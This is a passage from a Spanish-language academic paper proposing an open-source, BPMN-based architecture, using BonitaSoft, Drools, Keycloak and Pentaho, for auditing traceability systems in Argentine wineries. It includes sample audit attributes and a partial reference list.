- Brindar herramientas para contribuir a la aplicación de la mejora continua.

El presente trabajo está organizado de la siguiente forma: En la sección 2, se presenta la metodología y los trabajos relacionados. En la sección 3, se explica la propuesta de arquitectura. En la sección 4, la aplicación de la plataforma y finalmente en la sección 5 se expone las conclusiones y trabajos futuros.

2. Metodología y Trabajos Relacionados

El proyecto para formular la arquitectura consiste de varias fases. La primera fase, fue la "Revisión de Literatura", donde se analizaron las leyes y normas vigentes tanto de Argentina como internacionales, que son pertinentes al proceso productivo del vino y a su trazabilidad. A continuación se investigaron los tipos de sistemas de trazabilidad y sus particularidades de implementación en las bodegas de Mendoza. El tipo de investigación es "Investigación aplicada" con enfoque mixto (cuantitativo y cualitativo), respecto de su nivel de medición y análisis de la información. Mediante el enfoque mixto se pretende recolectar, analizar y vincular datos cuantitativos y cualitativos en un mismo estudio para responder a un planteamiento del problema [5], [6].

La utilización de un enfoque mixto en este proyecto se debe a que la metodología de Sistemas (desarrollo de plataforma y de Software y métodos de testing de Software) es una realidad objetiva. Pero el proceso de decisión de las personas respecto de calidad, mejoras, procesos productivos, datos, requisitos y reingeniería es una realidad subjetiva. El diseño previsto para esta investigación es el "Sistemático", basado en el procedimiento de Strauss [7], con las fases de Recolección de datos, Codificación abierta, Codificación selectiva y Visualización de la teoría.

En referencia a los trabajos relacionados hallados, no existen estudios específicos respecto de auditoría de la trazabilidad, pero existen investigaciones respecto de software para el control de la trazabilidad de alimentos o bebidas. A continuación se describen los siguientes trabajos.

Pizzuti et al [8] proponen un sistema de trazabilidad basado en web capaz de soportar los procesos de negocio de una cadena alimentaria a través de: (1) el modelado de procesos de negocio, (2) la definición del modelo de datos para apoyar la cadena de suministros y (3) una aplicación que permite grabar, editar y recuperar datos a través de la web. La debilidad de este sistema está en la falta de rigurosidad en la normalización para la codificación de la información.

Cimino et al [9] muestran una solución para la trazabilidad de la cadena del vino con un modelo general y una arquitectura pervasiva y móvil, utilizando Tecnología RFID. En este caso se trabajó con un modelo simplificado. Por lo tanto, si se aplica a empresas grandes el costo puede ser excesivo.

Otra conclusión luego de la revisión de literatura, es que no existen propuestas que definan la auditoría de la trazabilidad mediante una arquitectura. La mayoría de las propuestas no tiene en cuenta el modelado de la auditoría de trazabilidad con estándares de modelado. Se implementa el modelo de trazabilidad sin posibilidad de integrarlo a un sistema de gestión de procesos de negocio y a un motor de inferencia. De esta forma, se desaprovechan las ventajas de los sistemas de gestión de procesos del negocio y de reglas del negocio, para ejecutar los procesos, definir las reglas y desacoplar estos aspectos de las aplicaciones.

Se utilizó parte de la metodología que se describe en [10], basada en la teoría de la evaluación. El modelo consta de dos categorías principales de criterios de auditoría: criterio de ingeniería y criterio de gestión. Se centran en la evidencia que se puede extraer para demostrar conformidad del proceso con la norma ISO 9001.

Para dar mayor rigurosidad a los conceptos de trazabilidad se utiliza también los conceptos de [11], donde se describe una guía metodológica general para desarrollar soluciones de trazabilidad. Y se complementó

con ideas de [12], donde se define un modelo de auditoría genérico para el estándar ISO 9001.

Se estudiaron técnicas para construir una arquitectura: en [13] se presenta un diseño de arquitectura para soluciones de trazabilidad. Y en [14] se proponen plantillas y registros que se pueden utilizar en la auditoría de trazabilidad de procesos.

Se utiliza una metodología de desarrollo de software ágil siguiendo un proceso continuo, iterativo e incremental que atraviesa por varias etapas de refinamiento y validación. El proceso iterativo empleado para gestionar y concretar el proyecto se basa en Scrum[15], y recurre a la plataforma para la gestión de proyectos Open Source, Taiga [16].

En conclusión, el presente trabajo tomó como modelo la metodología utilizada en [8]. Pero se enriquece con los siguientes complementos: se moderniza el diseño con el modelado de procesos de negocio, se agregan componentes a la arquitectura y se implementa la inferencia de recomendaciones mediante un motor de reglas del negocio.

3. Propuesta de Arquitectura

Se presenta una propuesta de arquitectura compuesta por software Open Source. La misma contemplará los siguientes requerimientos:

- Modelado de los puntos de control de la auditoría de trazabilidad utilizando el estándar BPMN 2 [17].
- Gestión de los recursos involucrados en la auditoría de trazabilidad.
- Gestión de reglas de negocio por parte de los auditores. Un módulo de inferencia implementado con un motor de reglas del negocio.
- Generación de informes de recomendación en base al módulo de inferencia.
- Interoperabilidad con los sistemas de trazabilidad de las empresas.

Permitir el análisis de datos por medio de una plataforma de inteligencia de negocios.

Los componentes de la plataforma están incluidos en una arquitectura formada por:

- Sistema de Gestión de Procesos de Negocio (BPMS por sus siglas en inglés, Business Processes Management Suites) [18].

- Sistema de Gestión de Reglas del Negocio (BRMS por sus siglas en inglés, Business Rules Management Systems) [19].
- Componentes del negocio Java EE [20]
- Plataforma de inteligencia de negocios [21]

En la Figura 1, se muestra el esquema con la arquitectura propuesta.




Figura 1 Arquitectura Propuesta

3.1 Capa de Cliente, Capa de Seguridad y Capa de Interfaces de Usuario (Front-End)

Los clientes pueden interactuar vía REST [22], con la plataforma de trazabilidad, en la sección 3.3 se definen los puntos de acceso. Para acceder a estos servicios web, previamente se deben autenticar, solicitando autorización y el acceso a los recursos por medio del componente de seguridad.

Para la autenticación y/o autorización de usuarios, el estándar recomendado es OpenIDConnect [23] y OAuth 2 [24]. En este trabajo, se implementa el componente de seguridad con el gestor de acceso e identidad: Keycloak [25]. El mismo soporta los protocolos estándares recomendados. Se implementa como un servidor de seguridad para los servicios REST (Representational State Transfer).

La interfaz de usuario vinculada a los procesos definidos con BPMN 2 se genera con la herramienta a partir del diseño de una plantilla. Las pantallas se generan con el framework AngularJs [26]. En la sección 3.3 se explica la relación entre las tareas del proceso de negocio y las pantallas de usuario.

3.2 Capa de Procesos

La trazabilidad se define como la capacidad de rastrear un lote de productos y su historia a través de la totalidad o parte de una cadena de producción desde las materias primas a través del transporte, almacenamiento, procesamiento, distribución y ventas [27].

La auditoría de trazabilidad se puede pensar como un conjunto de procesos o etapas compuesto cada una por una serie de tareas vinculadas. Cada tarea puede tener relacionada un registro de por ejemplo: las fechas y horas de realización de las actividades, identificación de las personas que realizan las actividades y de los supervisores si corresponde, problemas detectados, comparación con estándares de producción y alertas, cantidades ingresadas, cantidades egresadas, identificación de lotes, rendimientos, componentes adicionados, análisis, controles, actividades para corregir defectos y otras variables a considerar para la calidad.

definición de BPM tomamos la que abarca el uso de las tecnologías de la información para mejorar, innovar y gestionar los procesos de modo de lograr los objetivos del negocio.

Se puede pensar en un meta modelo de auditoría de trazabilidad basado en BPMN 2, como un proceso compuesto por un conjunto de tareas que pueden ser medidas y registradas. En base a los elementos provistos por BPMN 2.0, podemos definir un modelo genérico de un proceso de auditoría de trazabilidad como se muestra en la Figura 2.

En la Figura 2, se observa un proceso con los artefactos básicos necesarios para modelar una tarea de auditoría de trazabilidad. La tarea de usuario: “Tarea de Auditoría de Trazabilidad 1”, cuando se accede por la persona con el rol auditor; despliega una pantalla que le permite cargar los ítems necesarios para el registro de auditoría de la tarea y la entidad o entidades relacionadas




Figura 2. Modelo Genérico de un Proceso de Trazabilidad

Teniendo en cuenta lo anterior, es factible modelar la auditoría de la trazabilidad de alimentos y/o bebidas, como un proceso del negocio. El estándar de la OMG para el modelado de procesos del negocio es BPMN 2.0 (Business Process Model and Notation (BPMN) [17]. BPMN versión 2.0, es un estándar de la OMG cuyo objetivo es proveer una notación fácil de entender y comunicar entre usuarios que van desde analistas de negocios hasta ingenieros de software. Es ampliamente adoptada por las empresas para los propósitos de modelado de los procesos, análisis detallado de performance, especificación de requerimientos y diseño ejecutable.

Las ventajas de representar un modelo de auditoría de trazabilidad con BPMN 2.0 es que se puede modelar a distintos niveles, se puede ejecutar en un BPMS [18] y de BPM (Business Process Management). BPM es un enfoque sistemático que tiene por objetivo lograr la adaptación rápida a los cambios, mayor eficiencia y eficacia en el desarrollo de procesos de la organización. En [28] aparece una definición que dice “es una disciplina de gestión por procesos de negocios y de mejora continua apoyada fuertemente por tecnologías de la información”. Si bien no hay un acuerdo acerca de la

con esta. En la figura 3, se puede ver un ejemplo genérico de una pantalla de carga.

Para la implementación técnica de BPM se utiliza un tipo de sistemas llamado BPMS (por sus siglas en inglés, Business Process Management System). Estos sistemas se especializan en la gestión de procesos de negocio. Las principales funcionalidades que incorpora un BPMS para la implementación de BPM son:

- ✓ Modelador gráfico de procesos de negocio.
- ✓ Motor de procesos que permite ejecutar de forma automática los procesos modelados gráficamente.
- ✓ Entorno de administración para el control y gestión del estado de procesos y usuarios.
- ✓ Sistema de monitorización que permite visualizar de forma gráfica los indicadores clave de rendimiento de los procesos.
- ✓ Modelado de formularios para crear y dar forma a las pantallas que acceden los usuarios.

Atributo	Requerido	Ponderación
Atributo 1	<input type="checkbox"/>	1-5
	...	
Atributo n	<input type="checkbox"/>	1-5

Figura 3. Pantalla Genérica de Carga Tarea de Auditoría de Trazabilidad

El BPMS elegido en esta propuesta es BonitaSoft [29], por ser una plataforma Open Source que cumple con requerimientos como: diseñador de formularios de usuarios y fácil interacción con servicios web REST.

3.3 Capa de Interoperabilidad

En este trabajo se presenta una arquitectura orientada a servicios implementada utilizando REST. Un Servicio Web REST está basado en el concepto de recurso. Un recurso es cualquier cosa que tiene una URI (por sus siglas en inglés, Uniform Resource Identifier), pudiendo tener cero o más representaciones. En la sección 3.4, se define el recurso Auditoría de Trazabilidad que a su vez está relacionado y compuesto por otros recursos.

En la Figura 2, luego de la Tarea de Auditoría de Trazabilidad 1, se puede ver una tarea de servicio de BPMN 2.0. Esta tarea de servicio, toma los datos cargados en la pantalla relacionada con la tarea anterior y se conecta vía REST al servicio correspondiente para persistir los datos registrados.

Los servicios web REST más destacados, definidos para la gestión de la auditoría de trazabilidad son las

operaciones CRUD (Create, Read, Update and Delete) sobre los recursos de la figura 4, como por ejemplo:

- Crear Recurso Auditoría de Trazabilidad.
- Modificar Recurso Auditoría de Trazabilidad.
- Anular Recurso Auditoría de Trazabilidad.
- Consultar Recurso Auditoría de Trazabilidad.

3.4 Modelo de Auditoría de Trazabilidad

En esta sección, se explica el modelo de clases para poder almacenar el registro de auditoría de cada punto de control definido por cada tarea de auditoría.

Este modelo está alineado con los artefactos (Figura 2), que se definen en cada proceso BPMN 2.0. Es decir, cada concepto y relación del proceso se representa con una clase y sus relaciones en un diagrama de clases, ver Figura 4.




Figura 4. Modelo de Auditoría de Trazabilidad

3.5 Capa de Inferencia

Se necesitan reglas del negocio que tomen como entrada el recurso auditoría de trazabilidad o alguno de sus recursos relacionados, como proceso o categoría de atributo. Con la ponderación asignada a cada atributo se pueda generar recomendaciones con distinto nivel de detalle. Es decir, la recomendación a nivel: general, proceso, categoría y de atributo. Es importante que la arquitectura brinde flexibilidad y sea adaptable a los distintos contextos de auditoría de trazabilidad de alimentos y bebidas. Para lograr esto, se puede implementar teniendo las reglas del negocio.

Un sistema de gestión de reglas de negocio (BRMS, por las siglas en inglés de Business Rule Management System) [19]; permite gestionar las reglas del negocio en forma sencilla y eficiente por medio de una interface gráfica; permitiendo que los expertos del negocio agreguen o modifiquen las mismas sin la necesidad de intervención del área IT o de desarrollo del sistema. Contiene un motor de reglas de negocio (BRM); que es el componente donde se ejecutan las mismas.

La ejecución de esas reglas, en base a los objetos de entrada, desencadena una acción. En forma centralizada y gestionada por los expertos del negocio.

El servicio de gestión de reglas de negocio e inferencia puede ser incorporado a nuestra arquitectura; utilizando el api REST provisto por un BRMS. El motor de evaluación de reglas (Motor de reglas del negocio o de Inferencia) provee los mecanismos necesarios para ejecutar reglas y alcanzar algún objetivo. La Base de Reglas (Memoria de Producción) contiene el conjunto de reglas por el cual se rige el negocio. Es decir, contiene todas las reglas que el sistema conoce. La memoria de trabajo (working memory o fact base), contiene toda la información (conocimiento), con la cual un motor de inferencia trabaja. Un hecho es la unidad de información más pequeña con la que se puede trabajar en la memoria de trabajo. En la Figura 5, se pueden apreciar los componentes de un motor de reglas del negocio:




Figura 5. Motor de Reglas del Negocio




Figura 6. Ejemplo de Regla del Negocio

Una regla del negocio tiene los componentes que se muestran en la Figura 6. En el antecedente de la regla, se comprueba si la ponderación del atributo es Menor a X. Donde X, puede ser un valor entero en un rango configurable; en el consecuente se realiza la acción que consiste en recomendar lo que se debería hacer para mejorar.

Los hechos son objetos que se pueden ingresar en la memoria de trabajo; estos son instancia de una clase que puede estar expresada en el lenguaje de programación Java; las instancias de las clases que se pueden ver en la Figura 4, son las que se pueden ingresar a la memoria de trabajo del motor de inferencia. El funcionamiento del motor de inferencia para obtener una recomendación es la siguiente:

1. Se ingresa un objeto auditoría de trazabilidad a la memoria de trabajo.

2. Se comparan los diferentes patrones existentes. Es decir, se comparan todas las reglas con la memoria de trabajo utilizando el motor de inferencia que tiene un comparador de patrones (pattern matcher) para decidir cuáles reglas deben activarse en este ciclo.

3. Se crea una Agenda con las activaciones; el grupo conflictivo de reglas es ordenado para formar la agenda con la lista de reglas que serán ejecutadas. La agenda es un almacén de reglas que han sido activadas, cuando existió coincidencia entre los valores de los atributos del objeto ingresado a la memoria de trabajo y el antecedente de una o más reglas del negocio de la memoria de producción.

4. Se ejecutan las activaciones de las reglas del negocio contenidas en la agenda. La primera regla de la agenda es disparada, por lo que se ejecutan todas las operaciones del consecuente de la misma.

Las reglas del negocio para producir la recomendación se pueden agrupar por niveles para brindar al usuario un informe con distintos niveles de detalle o de granularidad. En la Tabla 1, podemos apreciar un ejemplo de reglas agrupadas según distintos niveles de abstracción.

Para la implementación de esta capa se utiliza un sistema de gestión de reglas de negocio, Drools [19]. Es una plataforma: Open Source, completa, refinada y robusta, para la gestión de reglas del negocio.

Tabla 1. Ejemplo de Reglas del Negocio Según el Nivel de Detalle

Nivel	Antecedente (Activa regla)	Consecuente (Acción)	Recomendación
Atributo (Mayor Nivel de Detalle)	Cuando atributo es Y y ponderación $\leq X$	Crear recomendación para el atributo Y y ponderación $\leq Y$	Recomendación para el atributo Y Ponderación $\leq Y$
Categoría de Atributos	Cuando la sumatoria de los atributos pertenecientes a la categoría de atributo Y sea $\leq x$	Entonces crear Recomendación para la Categoría K	Recomendación para la Categoría K

3.6 Capa de Lógica de Negocios y Capa de Datos

Las entidades que se implementan tienen en cuenta las clases y los atributos definidos en la Figura 4. Los componentes principales (Enterprise Services Bean) implementan la lógica del negocio compuesta por: operaciones CRUD (por sus siglas en inglés, Create,




Figura7. Modelo Lógico del Cubo Multidimensional

Read, Update and Delete) sobre los recursos. Incorporando validaciones y la interacción con las reglas del negocio. En esta capa se puede trabajar con tecnologías como Java EE, con el despliegue sobre un servidor de aplicaciones como Wilfly [30]. La persistencia se implementa con el framework JPA [31] Hibernate [32], que permite el mapeo objeto/relacional en aplicaciones. La tecnología empleada permite la utilización de distintas tecnologías de Base de datos.

3.7 Capa de Inteligencia de Negocios

Para el desarrollo de esta capa se utiliza la metodología Hefesto para la construcción de un Data Warehouse, como se describe en [33]. Esta capa toma los datos almacenados en la estructura de datos que se puede ver en la Figura 4 y mediante un proceso ETL (por sus siglas en inglés, Extract, Transform and Load), los vuelca en un esquema en estrella que se puede ver en la siguiente Figura 7.

En base a los datos almacenados en el esquema en estrella se diseña un cubo que se publica en una plataforma de Inteligencia de Negocios como Pentaho [34]. Una vez que el cubo está publicado se diseñan reportes, dashboards y se pueden hacer análisis multidimensionales dinámicos. Por ejemplo, una consulta multidimensional que se puede realizar con este cubo puede ser: “Ponderación por componente de auditoría de trazabilidad, por empresa, por producto, por unidad de tiempo”.

4. Aplicación de la Plataforma y Resultados

La plataforma vista en los puntos anteriores se aplica en el proyecto de investigación de auditoría de trazabilidad del vino [35]. Este proyecto tiene como objetivos: el diseño de un modelo funcional automatizado implementado sobre un sistema de información que

permita realizar la auditoría de los sistemas de trazabilidad que utilizan las bodegas de Argentina. Se pretende establecer la relación entre trazabilidad de vinos, mejora continua y reingeniería de procesos.

Se utiliza la metodología de trabajo y la plataforma propuesta en este artículo, para realizar la auditoría y reingeniería, analizar los sistemas de trazabilidad que permitan la rápida localización de defectos y proponer acciones tendientes a mejorar la calidad en los procesos productivos del vino.

Para ello se agruparon todos los procesos en tres macro procesos: Producción de la materia prima – Elaboración y Despacho.

A cada proceso se definió el conjunto de actividades y a cada una de éstas los datos, sus atributos, una indicación si es requerido o no y para los requeridos la ponderación de importancia con la escala que va desde 1 el más importante hasta 5 el menos importante.

Con la utilización de la plataforma propuesta, se espera auditar rápidamente el Sistema de trazabilidad que utilice cada Bodega, para proporcionar ventajas significativas luego de comenzar a ejecutar las recomendaciones que proporcione la plataforma. Se pretende alcanzar un incremento de la mejora en la calidad de los procesos involucrados en la producción del vino por el esfuerzo incremental. Las ventajas deberían aumentar a medida que se ejecuten las recomendaciones y a su vez se mejoren los parámetros de la plataforma.

La plataforma de auditoría de trazabilidad, dispondrá de facilidad de uso para los Auditores con parametrización y componentes simples y con reportes e información fácil de entender. Los parámetros, notaciones y el resto de los componentes de la plataforma, deben proporcionar un punto de partida simple para que los Auditores puedan comprender rápidamente todos los procesos involucrados.

Tabla 2 Parte de los Componentes de Auditoría de Trazabilidad del Vino

Proceso	Tarea	Datos	Atributos	Requerido	Ponderación (1 más importante-5 menos importante)		
Recepción y Estrujado	Sanitización de elementos de elaboración.	Sanitización de elementos.	Tipos de procedimiento.	SI	3		
			Fecha de ejecución del procedimiento.	SI	2		
			Productos químicos aplicados.	SI	2		
			Dosis aplicadas.	SI	2		
			Identificación del personal que aplicó el tratamiento.	NO			
	Recepción de cosecha.	Identificación de la bodega de vinificación.	Identificación de la bodega de elaboración.	SI	1		
			Razón social o nombre del propietario.	SI	1		
			CUIT de la razón social o del propietario.	SI	1		
			Fecha de inicio de actividades.	SI	2		
			Dirección (calle y número).	SI	2		
			Localidad	SI	2		
			Código postal	SI	2		
			Teléfono, fax y correo electrónico.	SI	3		
			Número y código de inscripción de la bodega, según INV.	SI	1		
			Identificación de la persona responsable de vinificación y cargo.	SI	2		
			Capacidad en litros de la bodega.	SI	1		
			Sanitización de las instalaciones de la bodega de vinificación.	Tipos de procedimiento.	Tipos de procedimiento.	SI	3
					Fecha de ejecución del procedimiento.	SI	2
					Edificios, instalaciones, equipos e implementos a los que se aplicó.	SI	2
					Productos químicos aplicados.	SI	2
Dosis aplicadas.	SI	2					
Identificación del personal que aplicó el tratamiento.	Fuente del agua potable utilizada.	Identificación del personal que aplicó el tratamiento.	NO				
		Fuente del agua potable utilizada.	SI	2			

En la Tabla 2 pueden observarse las instancias de los componentes de la auditoría de trazabilidad que son aplicados al vino.

5. Conclusiones y Trabajo Futuro

La formulación de una metodología y el uso de herramientas Open Source para la integración e interoperabilidad del modelo de trazabilidad genérico planteado, posibilitan la flexibilidad y la implementación de un sistema de alta calidad.

Por otro lado se observa que es la única propuesta que define un enfoque orientado a procesos para la gestión de la auditoría de trazabilidad en el marco del uso de BPMN 2 y BPM, además de la utilización de un motor de inferencia para la gestión de reglas del negocio. Esto contribuye a la alineación de los modelos de procesos de negocio de trazabilidad con las tecnologías disponibles actualmente y los componentes del software de la capa del negocio de una aplicación.

Para esto se logra diseñar e implementar una arquitectura que contempla la interoperabilidad, la escalabilidad y la utilización del estándar BPMN 2.0 de la OMG. El aporte principal presentado en este artículo, son los componentes que sirven de base para el desarrollo e implementación de una plataforma orientada a servicios de auditoría de trazabilidad. El uso de estándares, componentes Open Source y el uso de la tecnología de servicios web REST, permite que el sistema pueda crecer incorporando progresivamente nuevos componentes y exponiendo nuevos servicios.

En base al estándar BPMN 2 se define un proceso general a partir del cual se define la arquitectura para poder implementar una plataforma de auditoría de trazabilidad de productos. Alrededor de BPMN 2 se definieron los procesos, reglas del negocio y validaciones para cumplir con los requerimientos de una plataforma de auditoría de trazabilidad. La plataforma se aplica con éxito en los procesos involucrados en la auditoría de trazabilidad del vino.

Como trabajo futuro se van a ir agregando nuevos componentes a la arquitectura base propuesta para lograr una plataforma funcional que permita certificar la calidad de la trazabilidad para cualquier tipo de industria de alimentos o bebidas.

6. Referencias

- [1] ISO 22005:2007.
<https://www.iso.org/obp/ui#iso:std:iso:22005:ed-1:v1:es:ref:3>.
 Último acceso 20/06/2017.
- [2] INTI, Instituto Nacional de Tecnología Industrial,
<http://www.inti.gov.ar/sabercomo/sc47/inti8.php>.
 Último acceso 20/06/2017.
- [3] De Castro Neto, M., Rodriguez, M.B., Aguiar Pinto, P., Berger, I., "Traceability on the web – a prototype for the Portuguese beef sector", in: Proceedings of EFITA Conference, Debrecen, Hungary, 2003, pp. 607–611.358.
- [4] van Dorp, C.A "Tracking and tracing business cases: incidents, accidents and opportunities", in: Proceedings of EFITA Conference, Debrecen, Hungary, 2003, pp. 601–606

- [5] Mertens, D. M., “Research and Evaluation in Education and Psychology Integrating Diversity With Quantitative Qualitative and Mixed Methods”, Tercera. SAGE Publications, 2010.
- [6] Johnson, R. B. et al., “SPECIAL ISSUE: NEW DIRECTIONS IN MIXED METHODS RESEARCH,” Res. Sch., 2006.
- [7] Strauss,A.L.,Corbin,J., *Bases de la investigación cualitativa: técnicas y procedimientos para desarrollar la teoría fundamentada*/. Editorial Universidad de Antioquia. 2002.
- [8] Pizzuti, T., Mirabelli,G .,Gómez-gonzález,G. and Sanz, M. A. “Modeling of an Agro-Food Traceability System : The Case of the Frozen Vegetables,” *Proc. 2012 Int. Conf. Ind. Eng. Oper. Manag. Istanbul, Turkey*, July 3 – 6, 2012 Model., pp. 1065–1074, 2012.
- [9] Cimino, M.G.C.A., and Marcelloni,F., “Enabling traceability in the wine supply chain,” *Lect. Notes Comput. Sci. (including Subser. Lect. Notes Artif. Intell. Lect. Notes Bioinformatics)*, vol. 7200 LNCS, pp. 397–412, 2012.
- [10] Qasaimeh, M. and Abran, A., “An audit model for ISO 9001 traceability requirements in agile-XP environments,” *J. Softw.*, vol. 8, no. 7, pp. 1556–1567, 2013.
- [11]Moguel, R.J., Vivas, O.Y., “Implementación de Trazabilidad EAN.UCC,” p. 16, 2008.
- [12] “ISO 9001-Identification and Traceability.” [Online]. Available: http://www.iso-requirements.com/iso_9001_7.5.3_identification_and_traceability.html.
- [13] “Diseño de una solución de trazabilidad para la optimización del rendimiento de negocios.” [Online]. Available: <https://www.ibm.com/developerworks/ssa/data/library/techarticle/dm-0902oberhofer/index.html>.
- [14] Farmer, F.Z. and Farmer, F.Z., “Good Agricultural Practices Food Safety Plan,” pp. 1–21, 2014.
- [15] “Scrum.” [Online]. Available: www.scrum.org.
- [16] “Taiga.” [Online]. Available: <https://taiga.io>.
- [17] Object Management Group. “Business Process Model and Notation (BPMN)”.OMG, (2011). <http://www.omg.org/spec/BPMN/2.0/PDF/>. Ultimo Acceso 15/07/2017.
- [18]. BPMS (Business Proceses Management Suites). <http://www.gartner.com/it-glossary/bpms-business-process-management-suite/>. Ultimo Acceso 15/07/2017.
- [19]. BRMS (Business Rules Management Systems). <https://www.drools.org/>. Último acceso 15/07/2017.
- [20] Java EE. www.oracle.com/technetwork/java/javaee/overview/. Último acceso 20/04/2017.
- [21] Horakova ,M., Skalska, H. “Business Intelligence and Implementation in a Small Enterprise”. <http://www.si-journal.org/index.php/JSI/article/viewFile/159/114>. Journal of Systems Integration. 2013. Ultimo acceso 15/07/2017
- [22] REST. https://es.wikipedia.org/wiki/Transferencia_de_Estado_Representacional. Último acceso 20/04/2017.
- [23] OpenIDConnect. <http://openid.net/connect/>. Último acceso 20/04/2017.
- [24] OAuth 2. <https://oauth.net/2/>. Último acceso 20/04/2017.
